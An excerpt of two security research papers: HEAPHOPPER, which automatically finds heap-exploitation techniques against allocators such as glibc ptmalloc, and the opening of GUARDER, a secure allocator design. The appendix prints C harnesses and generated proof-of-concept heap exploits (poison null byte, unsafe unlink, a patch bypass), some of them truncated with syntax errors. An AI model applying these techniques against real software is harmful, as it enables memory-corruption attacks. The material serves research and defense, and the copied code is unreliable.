Therefore, we translated each of the attacks into a composition of our transactions, and set the bounds for allocation and overflow sizes accordingly. Afterwards, we ran HEAPHOPPER with each these compositions against `ptmalloc` version `2.23`. The results can be found in Table 3. For the interested reader, we included the sequence of transactions and the resulting PoC in Appendix A.4 and Appendix A.5, respectively. We found the path that leads to the expected exploitation primitives for all the cases listed in Table 3. Notably, HEAPHOPPER was unable to reproduce the so-called *house of force* technique. This technique relies on an integer overflow, which is then coupled with a dynamic allocation size that is based on the current heap offset. HEAPHOPPER is bounded by specific allocation sizes, which can be symbolic but not completely arbitrary, hence, the *house of force* technique is not reproducible inside our bounds.

The results of this case study show how HEAPHOPPER is able to find those attacks, which have been individually found over years by different vulnerability researchers, in a systematic way through our bounded model checking approach. Furthermore, HEAPHOPPER is able to identify the presence of similar attacks against other allocator implementations, disproving the effectiveness of newly introduced checks.

## 7.7 Case Study: 1-null-byte overflow

With the uncertainty of the effectiveness of the patched introduced by Chris Evans (as discussed in Section 2.3), this issue is a great showcase to demonstrate the abilities of HEAPHOPPER to verify specific changes and checks even for more complex techniques. Therefore, we build a `ptmalloc` shared library from the commit introducing the new check, and used the transactions for the *poison_null_byte* from the previous evaluation. We also used the same configuration with the addition of having each allocated chunk filled with symbolic memory. The resulting sequence is shown in Appendix A.1. With this setup, HEAPHOPPER, in about 4 hours, was able to identify a bypass to Chris Evans' patch similar to the recently published workaround [44] (which we already showed in Figure 1), by setting a "fake" previous size. For the interested reader, the resulting PoC is provided in Appendix A.3

Given this result, we analyze the shortcomings of the patch and identified that the problem stems from the fact that the consistency check uses values obtained by using the manipulated offsets in the previous size. Hence, we implemented an alternative patch that verifies the previous sizes before using them for any calculation. However, due the complexity caused by indirections that these checks face, it is hard to evaluate their effectiveness by hand. Therefore, we ran HEAPHOPPER again with the same bounds against `ptmalloc`, with our patch in-lieu of Chris Evans'. HEAPHOPPER could not find any path that reached an *OA*, showing that our patch is indeed protecting against the *poison NULL byte* attack. Consequently, we proposed our patch to the `glibc` maintainers, where it is currently under review [15].

This case study shows how HEAPHOPPER is able to verify the effectiveness of new security checks and can help to make objective design choices, while developing new security features for an allocator implementation.

## 7.8 Case Study: tcache

In the experiment in Section 7.1, we discovered an unexpected weak result for the latest `ptmalloc` version. We traced the problem down to a new structure introduced called thread cache (`tcache`). This structure is designed to keep track of freed chunks, and it is placed as a cache before the traditional list of free chunks.

In order to analyze its effects on the overall security of `ptmalloc`, we compiled the newest release of `ptmalloc` once with `tcache` enabled and once without. We used the same bounds as in the original experiment, and ran HEAPHOPPER on both versions of the library. The effects of enabling `tcache` on the exploitation primitives discovered by HEAPHOPPER can be summarized as follow:

- *OA*: When `tcache` is enabled, all the constraints that would otherwise limit an attacker trying to achieve *OA* are not present anymore.

• *NHA*: Similar to the *OA* case, the constraints on the contents of the memory area to be allocated are not present anymore.

• *AW*: On the latest `ptmalloc` without `tcache`, the only way we found to obtain an unconstrained arbitrary write (*AW*) required a *UAF* (specifically, this technique is typically called `unsafe_unlink`, see Table 3). However, when enabling `tcache`, a new possibility of achieving unconstrained arbitrary writes is introduced. Specifically, it is possible to achieve an *AW* using a fake-free operation.

After manually analyzing the implementation of `tcache`, we found that it completely omits all the security checks on the traditional list of free chunks, by establishing another layer of free-lists that is used before the original structures.

With this result, HEAPHOPPER exposed the significance of this design change in `ptmalloc`. It was able to identify severe security implications that invalidated the efforts of former consistency checks. Ultimately, this case study shows how HEAPHOPPER can be used to systematically identify critical issues in new additions to an allocator implementation, with the potential of exposing them before they are released into production systems.

Since we discovered this issue, we have contacted the `glibc` maintainers to make them aware of the security implications of `tcache` [17].

# 8 Limitations and Future Work

HEAPHOPPER is affected by limitations regarding both the used models and the symbolic execution engine.

## 8.1 Model Limitations

The first limitation of our approach is the need to manually specify the types of transactions that an attacker can perform. This limitation has two consequences.

First of all, we cannot reason about transactions that could be possible in specific attack scenarios, but were not implemented in HEAPHOPPER. Secondly, the bounds we set in our model may cause HEAPHOPPER to miss other exploitation opportunities. For instance, we are bounding the size parameters of *M*, *O*, and *UAF* to discrete predefined values, as shown in Table 1. However, in some cases, using arbitrary values adaptively for these transactions can be the key to bypass specific security checks, as it is the case for the *house of force* technique, mentioned in Section 7.6.

In addition to arbitrary values for some of the transactions' parameters, certain known attack techniques, such as the *poisoned NULL byte*, require a large amount of transactions until they reach a malicious state in the heap. While HEAPHOPPER, in theory, does not have a limitation on the amount of transactions, an increase of this amount will result in an exponential increase in the number of permutations. Therefore, in practice, it is necessary to add bounds to the maximum number of transactions. Due to the mentioned bounds, HEAPHOPPER is not able to achieve completeness in a general scenario and does not guarantee the absence of exploitable heap states.

## 8.2 Symbolic Execution Limitations

HEAPHOPPER handles symbolic pointers as explained in Section 5.3. Consequently, the introduced thresholds might disregard solutions that would reach a new heap state, within the specified bounds.

Additionally, we are affected by the emulation correctness of the symbolic execution engine. This could affect the completeness of HEAPHOPPER's results, for example, in case a heap state cannot be reached because of some incorrect initialization of the initial heap state. Nevertheless, by using the PoC generation described in Section 6, HEAPHOPPER allows for the verification of its results by a human analyst.

## 8.3 PoC Generation Imprecisions

One of HEAPHOPPER's contributions is the automatic generation of proof-of-concept programs demonstrating effective heap metadata corruption exploits. Unfortunately, as HEAPHOPPER is built on top of the `angr` binary analysis framework, it suffers from some of the limitations of the framework itself. These include the assumptions `angr` makes about the memory layout (leading to incorrect memory offsets in the PoC), and limitations that it suffers during the handling of complex symbolic memory accesses (leading in over-relaxed constraints in PoC generation). These two issues cause some of the PoCs generated by HEAPHOPPER to attempt to read from or write to invalid memory or to process incorrect data, resulting in segmentation faults or heap implementation assertions rather than producing an actual attack. These issues affect about 5% of the generated PoCs for the most recent version of `ptmalloc` and 13% of the generated PoCs for the most recent version of `dlmalloc`.

More precisely, the first issue causes valid PoCs to fail and, since HEAPHOPPER discards all failing PoCs, it will ultimately cause false negatives. Conversely, the second issue leads to false positives. In particular, when dealing with fake-free transactions, the relaxation of the constraints defining the fake `freed` chunk can result in a state incorrectly detected as vulnerable. From testing a subset of PoCs, we estimate the false positive rate (among the PoCs that do not run properly) to be between 5% to 10%. The results in Section 7 solely contain verified, working PoCs.

## 8.4 Future Work

Implementing additional transactions would allow one to find weaknesses triggered by specific error conditions. As

an example, a "single bitflip" transaction could be used to test the resilience of an allocator against the well-known rowhammer attack [29]. Increasing the type of possible transactions and their number may require some changes to improve the performance of HEAPHOPPER, since the number of paths to be analyzed would inevitably increase. In this case, techniques to "cache" already-explored paths (or part of a path) within our model could be used to both speed-up the symbolic execution and lower the memory consumption.

## 9 Related Work

In this section, we frame our paper in the context of related work in the field.

**Automatic exploit generation.** Our work with HEAPHOPPER is tangentially related to the field of Automatic Exploit Generation, which focuses on automatically identifying [10] and exploiting [4, 5, 8, 14, 24, 26, 27, 42, 53] software vulnerabilities. However, HEAPHOPPER does not look at the client software that utilizes heap implementations, but instead assumes that this software will have a vulnerability and examines the potential impact of that vulnerability on the heap.

**Heap exploitation.** Partially due to the recent progress in defenses against simpler software exploitation attack vectors (like stack-based buffer overflows), heap-based exploitation has become more prevalent. Exploiting invalid-free and use-after-free vulnerabilities usually requires *heap massaging* or *Heap Feng Shui*, which refers to the action of chaining multiple basic heap operations to obtain an ideal layout of allocated chunks in heap memory for the purpose of exploitation [40, 49]. Work in automated heap layout optimization makes exploiting heap vulnerabilities easier, and consequently, effective defenses are in greater demand [25].

To battle against these vulnerabilities and exploits, various mitigation techniques have been proposed. Heap-based exploitation attempts can be detected during the execution of a program with some runtime overhead [41]. Furthermore, the detection of heap-based vulnerabilities and data leaks in applications has been targeted by research [3, 52]. There have been attempts to model heap and basic heap operations like allocate and free in order to guide the automated exploitation of and defense against heap-based vulnerabilities [35, 51]. To the best of our knowledge, HEAPHOPPER is the first automated system that performs a systematic analysis of the exploitation mitigations in implementations of heap allocators.

**Automatic heap analysis.** While security analysis of heap operations has been carried out in the past [32, 34, 35, 39, 54], none has taken the form of a principled analysis of heap security directly applicable to arbitrary heap implementations. The closet work, by Repel et al. [39], explored heap vulnerabilities in the context of automatic exploit generation, but did not achieve the significant results of HEAPHOPPER's principled bounded model checking approach.

**Bounded model checking.** Model checking is a powerful technique to model a design as a finite state machine, and verify a pre-defined set of temporal logic properties. Bounded Model Checking (BMC) bounds the depth of paths that are checked during model checking, and leverages SAT solvers, instead of binary decision diagrams, in the verification process to ease the memory pressure and improve the scalability [6].

Symbolic execution is widely used in program testing and verification, especially for detecting memory-related defects [9]. We integrate symbolic execution into BMC to allow for an easy and precise construction of finite state automata and a straightforward modeling and verification of security properties. Essentially, HEAPHOPPER creates a symbolic finite automaton during the symbolic execution of each generated program in a white-box manner. The use of a state-of-the-art SMT solver like Z3 and a modern symbolic execution engine like `angr` [46] helps improving the complexity of the problems that can be successfully examined by our system.

## 10 Conclusions

In this paper, we presented HEAPHOPPER, a novel, fully automated tool, based on model checking and symbolic execution, to analyze, in a principled way, the exploitability of heap implementations, in the presence of memory corruption. Using HEAPHOPPER, we were able to identify both known and previously unknown weaknesses in the security of different heap allocators. HEAPHOPPER showed that many security checks can be easily bypassed by attackers (and especially the negative impact that recent optimizations to the standard `glibc` allocation implementation have had on its security) and, at the same time, it helped in implementing and evaluating more secure checks.

We envision that HEAPHOPPER will be used in the future both by security researchers and allocators' developers to test and improve the security of existing and future heap implementations. To this end, we have presented an in-depth evaluation of HEAPHOPPER and we are releasing it as an open-source tool.

# A Appendix: Source Code Samples

In the following we list two examples of source code of exploitation attempts and the corresponding generated PoCs.

## A.1 1-byte NULL Overflow

The sequence of transactions for the 1-byte NULL technique in C source code, as it is passed to the symbolic execution engine.

```
/*
 * List of transactions: M-M-M-F-0-M-M-F-F-M
 */
#include <malloc.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

typedef struct __attribute__((__packed__)) {
    uint64_t * global_var;
} controlled_data;

typedef struct __attribute__((__packed__)) {
    uint64_t data[0x20];
} symbolic_data;

void winning(void) {
    puts("You win!");
}

controlled_data __attribute__((aligned(16))) ↩
     ctrl_data_0;
controlled_data __attribute__((aligned(16))) ↩
     ctrl_data_1;
controlled_data __attribute__((aligned(16))) ↩
     ctrl_data_2;
controlled_data __attribute__((aligned(16))) ↩
     ctrl_data_3;
controlled_data __attribute__((aligned(16))) ↩
     ctrl_data_4;
controlled_data __attribute__((aligned(16))) ↩
     ctrl_data_5;

// All the symbolic values:
size_t write_target[4];
size_t offset;
size_t header_size;
size_t mem2chunk_offset;
size_t malloc_sizes[6];
size_t fill_sizes[6];
size_t overflow_sizes[1];

int main(void) {
    void *dummy_chunk = malloc(0x200);
    free(dummy_chunk);

    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes↩
         [0]);
    for (int i=0; i < fill_sizes[0]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_0.↩
             global_var)+i, 8);
    }

    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes↩
         [1]);
    for (int i=0; i < fill_sizes[1]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_1.↩
             global_var)+i, 8);
    }

    // Allocation
```

```
    ctrl_data_2.global_var = malloc(malloc_sizes[2]);
    for (int i=0; i < fill_sizes[2]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_2.global_var)+i, 8);
    }

    free(ctrl_data_1.global_var);

    // VULN: Overflow
    offset = mem2chunk_offset;
    // Input is constrained to NULL-bytes
    read(2, ((char *) ctrl_data_1.global_var)-offset, overflow_sizes[0]);

    // Allocation
    ctrl_data_3.global_var = malloc(malloc_sizes[3]);
    for (int i=0; i < fill_sizes[3]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_3.global_var)+i, 8);
    }

    // Allocation
    ctrl_data_4.global_var = malloc(malloc_sizes[4]);
    for (int i=0; i < fill_sizes[4]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_4.global_var)+i, 8);
    }

    // Free
    free(ctrl_data_3.global_var);

    // Free
    free(ctrl_data_2.global_var);

    // Allocation
    ctrl_data_5.global_var = malloc(malloc_sizes[5]);
    for (int i=0; i < fill_sizes[5]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_5.global_var)+i, 8);
    }

    winning();
}
```

## A.2 1-byte NULL Overflow PoC

The resulting PoC for the 1-byte NULL generated from the path in the symbolic execution that reached a *NHA* exploitation primitive.

```
// ...
size_t write_target[4];
size_t offset;
size_t header_size = 0x20;
size_t mem2chunk_offset = 0x10;
size_t malloc_sizes[6] = {0x100, 0x200, 0x100, 0x100, 0x80, 0x200};
size_t fill_sizes[6] = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0};
size_t overflow_sizes[1] = {0x9};

int main(void) {
    // Initialize the heap
    void *dummy_chunk = malloc(0x0);
    free(dummy_chunk);
    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes[0]);
    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes[1]);
    // Allocation
    ctrl_data_2.global_var = malloc(malloc_sizes[2]);
    free(ctrl_data_1.global_var);
    // VULN: Overflow
    offset = mem2chunk_offset;
    ((uint64_t*) (((char *) ctrl_data_1.global_var)-offset))[0] = (uint64_t) 0x0;
    ((uint8_t*) (((char *) ctrl_data_1.global_var)-offset+0x8))[0] = (uint8_t) 0x0;
    // Allocation
    ctrl_data_3.global_var = malloc(malloc_sizes[3]);
    // Allocation
    ctrl_data_4.global_var = malloc(malloc_sizes[4]);
    // Free
    free(ctrl_data_3.global_var);
    // Free
    free(ctrl_data_2.global_var);

   // Set the write target (standard procedure)
    write_target[0] = (uint64_t) 0x0;
    write_target[1] = (uint64_t) 0x0;
    write_target[2] = (uint64_t) 0x0;
    write_target[3] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_5.global_var = malloc(malloc_sizes[5]);
    winning();
}
```

## A.3 1-byte NULL Overflow PoC with Chris Evans' Patch

The resulting PoC for the same sequence showed in Appendix A.2, but executed with `ptmalloc` including Chris Evans' patch.

```
// ...
size_t write_target[4];
size_t offset;
size_t header_size = 0x20;
size_t mem2chunk_offset = 0x16;
size_t malloc_sizes[6] = {0x100, 0x200, 0x100, 0x100, 0x80, 0x200};
size_t fill_sizes[6] = {0x100, 0x200, 0x100, 0x100, 0x80, 0x200};
size_t overflow_sizes[1] = {0x9};

int main(void) {
    // Initialize the heap
    void *dummy_chunk = malloc(0x0);
    free(dummy_chunk);
    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes[0]);
    ctrl_data_0.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_0.global_var[31] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes[1]);
    ctrl_data_1.global_var[0] = (uint64_t) 0x0;
    // ...
    // SET FAKSE PREV SIZE HERE
    ctrl_data_1.global_var[31] = (uint64_t) 0x200;
    // Allocation
    ctrl_data_2.global_var = malloc(malloc_sizes[2]);
    ctrl_data_2.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_2.global_var[31] = (uint64_t) 0x0;
    free(ctrl_data_1.global_var);
```

```
    // VULN: Overflow
    offset = mem2chunk_offset;
    ((uint64_t*) (((char *) ctrl_data_1.↩
        global_var)-offset))[0] = (uint64_t) 0x0↩
        ;

## A.4 Unsafe Unlink

The sequence of transactions for the *unsafe unlink* technique (see Table 3), as it is passed to the symbolic execution engine.

```
/*
 * List of transactions: M-M-O-F
 */
#include <malloc.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

typedef struct __attribute__((__packed__)) {
    uint64_t * global_var;
} controlled_data;

typedef struct __attribute__((__packed__)) {
    uint64_t data[0x20];
} symbolic_data;

void winning(void) {
    puts("You win!");
}

controlled_data __attribute__((aligned(16))) ↩
    ctrl_data_0;
controlled_data __attribute__((aligned(16))) ↩
    ctrl_data_1;

size_t write_target[4];
size_t offset;
size_t header_size;
size_t mem2chunk_offset;
size_t malloc_sizes[2];
size_t fill_sizes[2];
size_t overflow_sizes[1];

int main(void) {
    void *dummy_chunk = malloc(0x0);
    free(dummy_chunk);

    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes↩
        [0]);
    for (int i=0; i < fill_sizes[0]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_0.↩
            global_var)+i, 8);
    }

    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes↩
        [1]);
    for (int i=0; i < fill_sizes[1]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_1.↩
            global_var)+i, 8);
    }

    // VULN: Overflow
    offset = mem2chunk_offset;
    read(2, ((char *) ctrl_data_1.global_var)-↩
        offset, overflow_sizes[0]);

    free(ctrl_data_1.global_var);

    winning();
}
```

## A.5 Unsafe Unlink PoC

The resulting PoC that reaches an *AWC* exploitation primitive against `ptmalloc`, using the *unsafe unlink* technique.

```
// ...
size_t write_target[4];
size_t offset;
size_t header_size = 0x20;
size_t mem2chunk_offset 0x10;
size_t malloc_sizes[2] = {0x80, 0x80};
size_t fill_sizes[2] = {0x20, 0x20}
size_t overflow_sizes[1] = {0x9}

int main(void) {
    void *dummy_chunk = malloc(0x0);
    free(dummy_chunk);
    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes↩
        [0]);
    ctrl_data_0.global_var[0] = (uint64_t) &↩
        write_target;
    ctrl_data_0.global_var[1] = (uint64_t) &↩
        write_target;
    ctrl_data_0.global_var[2] = (uint64_t) 0x0;
    ctrl_data_0.global_var[3] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes↩
        [1]);
    ctrl_data_1.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_1.global_var[3] = (uint64_t) 0x0;
    // VULN: Overflow
    offset = mem2chunk_offset;
    ((uint64_t*) (((char *) ctrl_data_1.↩
        global_var)-offset))[0] = (uint64_t) 0↩
        x90;
    ((uint8_t*) (((char *) ctrl_data_1.↩
        global_var)-offset+0x8))[0] = (uint8_t) ↩
        0x90;

    write_target[0] = (uint64_t) 0x0;
    write_target[1] = (uint64_t) 0x0;
    write_target[2] = (uint64_t) (((char *) ↩

}
```

# GUARDER: A Tunable Secure Allocator

*Sam Silvestro** *Hongyu Liu** *Tianyi Liu** *Zhiqiang Lin*† *Tongping Liu**

†*The Ohio State University*

## Abstract

Due to the on-going threats posed by heap vulnerabilities, we design a novel secure allocator — GUARDER— to defeat these vulnerabilities. GUARDER is different from existing secure allocators in the following aspects. Existing allocators either have low/zero randomization entropy, or cannot provide stable security guarantees, where their entropies vary by object size classes, execution phases, inputs, or applications. GUARDER ensures the desired randomization entropy, and provides an unprecedented level of security guarantee by combining all security features of existing allocators, with overhead that is comparable to performance-oriented allocators. Compared to the default Linux allocator, GUARDER's performance overhead is less than 3% on average. This overhead is similar to the previous state-of-the-art, FreeGuard, but comes with a much stronger security guarantee. GUARDER also provides an additional feature that allows users to customize security based on their performance budget, without changing code or even recompiling. The combination of high security and low overhead makes GUARDER a practical solution for the deployed environment.

## 1 Introduction

A range of heap vulnerabilities, such as heap over-reads, heap over-writes, use-after-frees, invalid-frees, and double-frees, still plague applications written in C/C++ languages. They not only cause unexpected program behavior, but also lead to security breaches, including information leakage and control flow hijacking [34]. For instance, the Heartbleed bug, a buffer over-read problem in the OpenSSL cryptography library, results in the leakage of sensitive private data [1]. Another example of a recent buffer overflow is the WannaCry ransomware attack, which takes advantage of a vulnerability inside Server Message Block [17], affecting a series of Windows versions [12]. Heap vulnerabilities still widely exist in different types of in-production software, where Table 1 shows those reported in the past year at NVD [29].

| Vulnerability | Occurrences (#) |
|---|---|
| Heap Overflow | 673 |
| Heap Over-read | 125 |
| Invalid-free | 35 |
| Double-free | 33 |
| Use-after-free | 264 |

Table 1: Heap vulnerabilities reported in 2017.

Secure memory allocators typically serve as the first line of defense against heap vulnerabilities. However, existing secure allocators, including the OpenBSD allocator [28] (which we will simply refer to as "OpenBSD"), DieHarder [30], Cling [2], and FreeGuard [33], possess their own strong deficiencies.

First, these allocators provide either low randomization entropy, or cannot support a stable randomization guarantee, which indicates they may not effectively defend against heap overflows and use-after-free attacks. Cling does not provide any randomization, while FreeGuard only provides two bits of entropy. Although OpenBSD and DieHarder supply higher entropy levels, their entropies are not stable, and vary across different size classes, execution phases, inputs, and applications. Typically, their entropies are inversely proportional to an object's size class. For instance, OpenBSD has the highest entropy for 16 byte objects, with as many as 10 bits, while the entropy for objects with 2048 bytes is at most 3 bits. Therefore, attackers may exploit this fact to breach security at the weakest point.

Second, existing allocators cannot easily change their security guarantees, which prevents users from choosing protection based on their budget for performance or memory consumption. For instance, their randomization entropy is primarily limited by bag size (e.g. DieHarder and OpenBSD), or the number of free lists (e.g. FreeGuard). For instance, simply incrementing FreeGuard's

entropy by a single bit may significantly increase memory consumption, due to doubling its number of free lists.

Third, existing secure allocators have other problems that may affect their adoption. Both OpenBSD and DieHarder impose large performance overhead, with 31% and 74% on average. Also, they may slow down some applications by 4× and 9× respectively, as shown in Figure 3. This prohibitively high overhead may prevent their adoption in performance-sensitive scenarios. On the other hand, although FreeGuard is very efficient, its low entropy and deterministic memory layout make it an easier target to attack.

This paper presents GUARDER, a novel allocator that provides an unprecedented security guarantee, but without compromising its performance. GUARDER supports all necessary security features of existing secure allocators, and offers the highest level of randomization entropy stably. In addition, GUARDER is also the first secure allocator to allow users to specify their desired security guarantee, which is inspired by tiered Internet services [8].

Existing allocators provide unstable randomization entropies because they randomly select an object from those that remain available within a bag (e.g. OpenBSD), or among multiple bags belonging to the same size class (e.g. DieHarder). However, the number of available objects is reduced with every allocation, unless immediately offset by a deallocation, thus decreasing entropy. Also, their entropies greatly depend on the bag size, which limits the total number of available objects inside. GUARDER *proposes an allocation buffer to track available objects for each size class, then randomly chooses one object from the buffer upon each allocation*. The allocation buffer will be dynamically filled using both new and recently-freed objects on-demand, avoiding this decrease of entropy. The allocation buffer will simultaneously satisfy the following properties: (1) The buffer size can be easily adjusted, where a larger size will provide a higher randomization entropy; (2) The buffer size is defined independently from any size class in order to provide stable entropy for objects of different size classes; (3) It is very efficient to locate an item inside the buffer, even when given an index randomly; (4) It is more efficient to search for an available object by separating available objects from the large amount of in-use ones.

However, although it is possible to place deallocated objects into the allocation buffer directly, it can be very expensive to search for an empty slot in which to do so. In addition, it is difficult to handle a freed object when the allocation buffer is full. Instead, GUARDER *proposes a separate deallocation buffer to track freed objects*: freed objects will be recorded into the deallocation buffer sequentially, which will be more efficient due to avoiding the need for searching; these freed objects will be moved to the allocation buffer upon each allocation, and in a batched mode when the allocation buffer is reduced to half-full. More implementation details are described in Section 4.



Figure 1: Comparing to performance vs. security of existing work

The combination of allocation and deallocation buffers also seamlessly integrates with other customization mechanisms, such as guard pages and over-provisioning. When filling the allocation buffer with new heap objects, GUARDER maintains a bump pointer that always refers to the next new object at the top of the heap. It will skip all objects tied to randomly-selected guard pages (and set them as non-accessible), and randomly skip objects in proportion to the user-defined over-provisioning factor. This mechanism ensures these skipped objects will never participate in future allocations and deallocations. In contrast, DieHarder is unable to place guard pages within the interior of a bag, since every object has a chance of being allocated in the future. For this same reason, DieHarder may incur a larger memory footprint or additional cache misses.

GUARDER designs multiple mechanisms to further improve its performance. First, it designs a novel heap layout to quickly locate the metadata of each freed object in order to detect double and invalid frees. Second, it minimizes lock acquisitions to further improve scalability and performance. Third, it manages pointers to available objects directly within the allocation buffer, removing a level of indirection compared to existing bitmap-based (e.g. DieHarder or OpenBSD) or free-list-based (e.g. FreeGuard) approaches. GUARDER also overcomes the obvious shortcoming of FreeGuard's deterministic layout by constructing per-thread heaps randomly. Compared to existing work, as shown in Figure 1, GUARDER achieves the highest security, while also imposing small performance overhead.

Overall, GUARDER makes the following contributions.

**Supporting a stable and tunable security guarantee.** It is the first allocator to support customizable security guarantees on randomization entropy, guard pages, and

over-provisioning, which allows users to choose the appropriate security level based on their performance or memory budget. GUARDER implements a combination of allocation and deallocation buffers to support its customizable security.

**Supporting the highest degree of security, but with reasonable overhead.** GUARDER implements all necessary security features of existing secure allocators, and provides around 9.89 bits of entropy, while only imposing less than 3% performance overhead and 27% memory overhead when compared to the default Linux allocator. GUARDER achieves similar performance overhead to the state-of-the-art (FreeGuard), with less memory overhead, and while substantially improving randomization by providing over 200 times more objects (per each thread and size class) to randomly choose between. For example, where FreeGuard selects one out of $\sim 4$ objects, GUARDER chooses from over 948 objects.

**Substantial evaluation of GUARDER and other secure allocators.** The paper performs substantial evaluation of the performance and effectiveness of GUARDER and other existing allocators. Investigations were conducted through direct examination of source code and by performing extensive experiments. GUARDER is the first work to experimentally evaluate the randomization entropy and search trials of existing allocators.

## 2 Background

### 2.1 Heap Vulnerabilities

Heap vulnerabilities that can be defended or reduced by GUARDER include buffer overflows, use-after-frees, and double/invalid frees. These memory vulnerabilities can result in information leakage, denial-of-service, illegitimate privilege elevation, or execution of arbitrary code.

A buffer overflow occurs when a program reads or writes outside the boundaries of an allocated object, which further includes buffer underflows. Use-after-free occurs when an application accesses memory that has previously been deallocated, and has possibly been reutilized for other live objects [37, 10, 6]. A double-free problem takes place when an object is freed more than once. Finally, an invalid-free occurs when an invalid pointer is passed to heap deallocation functions.

### 2.2 Existing Secure Heap Allocators

There are multiple existing secure allocators, including OpenBSD [28], Cling [2], DieHarder [30], and FreeGuard [33]. Among these, Cling is an exception that does not support randomization, the most important feature of secure allocators. Cling only mitigates use-after-free vulnerabilities through constraining memory reuses to objects of the same type.

Based on our understanding, OpenBSD, DieHarder, and FreeGuard share many common design elements. (1) All employ the BIBOP style — "Big Bag of Pages" [14]. For BIBOP-style allocators, one or multiple continuous pages are treated as a "bag" that holds objects of the same size class. The metadata of each heap object, such as its size and availability information, is typically stored in a separate area. Thus, BIBOP-style allocators improve security by avoiding many metadata-based attacks. (2) They all distinguish between the management of "small" and "large" objects, but with different size thresholds. (3) These secure allocators manage small objects using power-of-two size classes. Further, they do not perform object splitting or coalescing, which is different from general purpose allocators, such as the default Linux allocator.

These allocators also have their own unique designs, which are discussed briefly as follows.

**OpenBSD.** OpenBSD utilizes a bitmap to maintain the status of heap objects, with each bag having a size of 4 kilobytes that is directly allocated from the kernel via an `mmap` system call. For small objects, one out of four lists will be chosen randomly upon each allocation. If no available objects exist in the first bag of the selected list, a new bag is then allocated and added to the current list. Otherwise, an index will be computed randomly, which will serve as the starting point to search for an available object. It will first check the remaining bits of the current bitmap word. If no available objects exist, it will move forward until finding one with available objects. Then, it performs a bit-by-bit search to identify the location of the first available object. For large objects, defined as those larger than 2 kilobytes, OpenBSD maintains a cache of at most 64 pages in order to reduce `mmap` system calls.

**DieHarder.** In DieHarder, the bag size is initially set to 64 kilobytes, and will be doubled each time a new bag is required. Similarly, a bitmap is used to manage the status of each small object, defined as less than 64 kilobytes, and the same bags may be used to satisfy requests from multiple different threads. DieHarder allocates objects randomly from among the available objects of all bags serving a given size class. If the chosen object is unavailable, it will then compute another random placement. To our understanding, this design may hurt performance (compared to OpenBSD), as it may unnecessarily load bitmap words from different cache lines.

DieHarder utilizes the over-provisional mechanism to help tolerate buffer overflows. A portion of objects will never be allocated; therefore, a bug overflowing into a non-used object will not harm the application.

Large objects will be allocated directly via `mmap`, with entropy supplied by the underlying OS's ASLR mechanism. Upon deallocation, any accesses to these objects can thus cause a segmentation fault. That is, DieHarder can strongly defend against use-after-free vulnerabilities in large objects.

**FreeGuard.** FreeGuard is the previous state-of-the-art secure allocator, but contains some compromise to its security guarantee.

It adopts a deterministic layout and utilizes shadow memory to directly map objects to their metadata. While this design avoids search-related overhead on deallocations, it will also sacrifice security, as the mapping between objects and metadata is computable.

FreeGuard implements multiple security mechanisms, such as guard pages and canaries. However, it provides only 2.01 bits of entropy by randomly choosing one-out-of-four free lists (and also rarely from new objects) on allocations.

#### 2.2.1 Problems of Existing Secure Allocators

The problems of these secure allocators are summarized as follows.

**Security Guarantee.** The following problems exist in these secure allocators. (1) These allocators either have very limited randomization entropy (such as 2.01 bits for FreeGuard), or have unstable entropies that can vary greatly across different size classes, execution phases, executions, and applications. For OpenBSD and DieHarder, their entropies are inversely proportional to size class, and may change during execution or when executed using different inputs. For example, DieHarder's entropy for 1 kilobyte objects falls between 4.8 bits (e.g. bodytrack) and 13.3 bits (e.g. fluidanimate). (2) Their security guarantee is determined by their design, which is difficult to change for different requirements. OpenBSD and DieHarder's entropies are determined by their bag size, while FreeGuard's entropy is determined by its four free lists. (3) FreeGuard's metadata is unprotected, and the relationship between heap objects and metadata is deterministic. Thus, if an attacker were able to modify them, he may take control of the allocator and issue successful attacks afterwards. (4) OpenBSD has very limited countermeasures for protecting large objects (those with sizes larger than 2 kilobytes). Since its cache only maintains a maximum of 64 pages, its entropy should be less than 6 bits if an object can be allocated from the cache.

**Performance and Scalability Issues.** OpenBSD and DieHarder also have significant performance and scalability issues: (1) Their runtime overhead is too heavy for performance-sensitive applications, with 31% for OpenBSD and 74% for DieHarder (see Section 5.1). Based on our evaluation (as shown in Figure 3), OpenBSD can slow down a program up to 4× (e.g., swaptions), and DieHarder may reduce performance by more than 9× (e.g., freqmine). (2) They have a significant scalability problem, due to utilizing the same heap to satisfy requests from multiple threads [5].

## 3 Overview

This section discusses the threat model and basic idea of GUARDER.

### 3.1 Threat Model

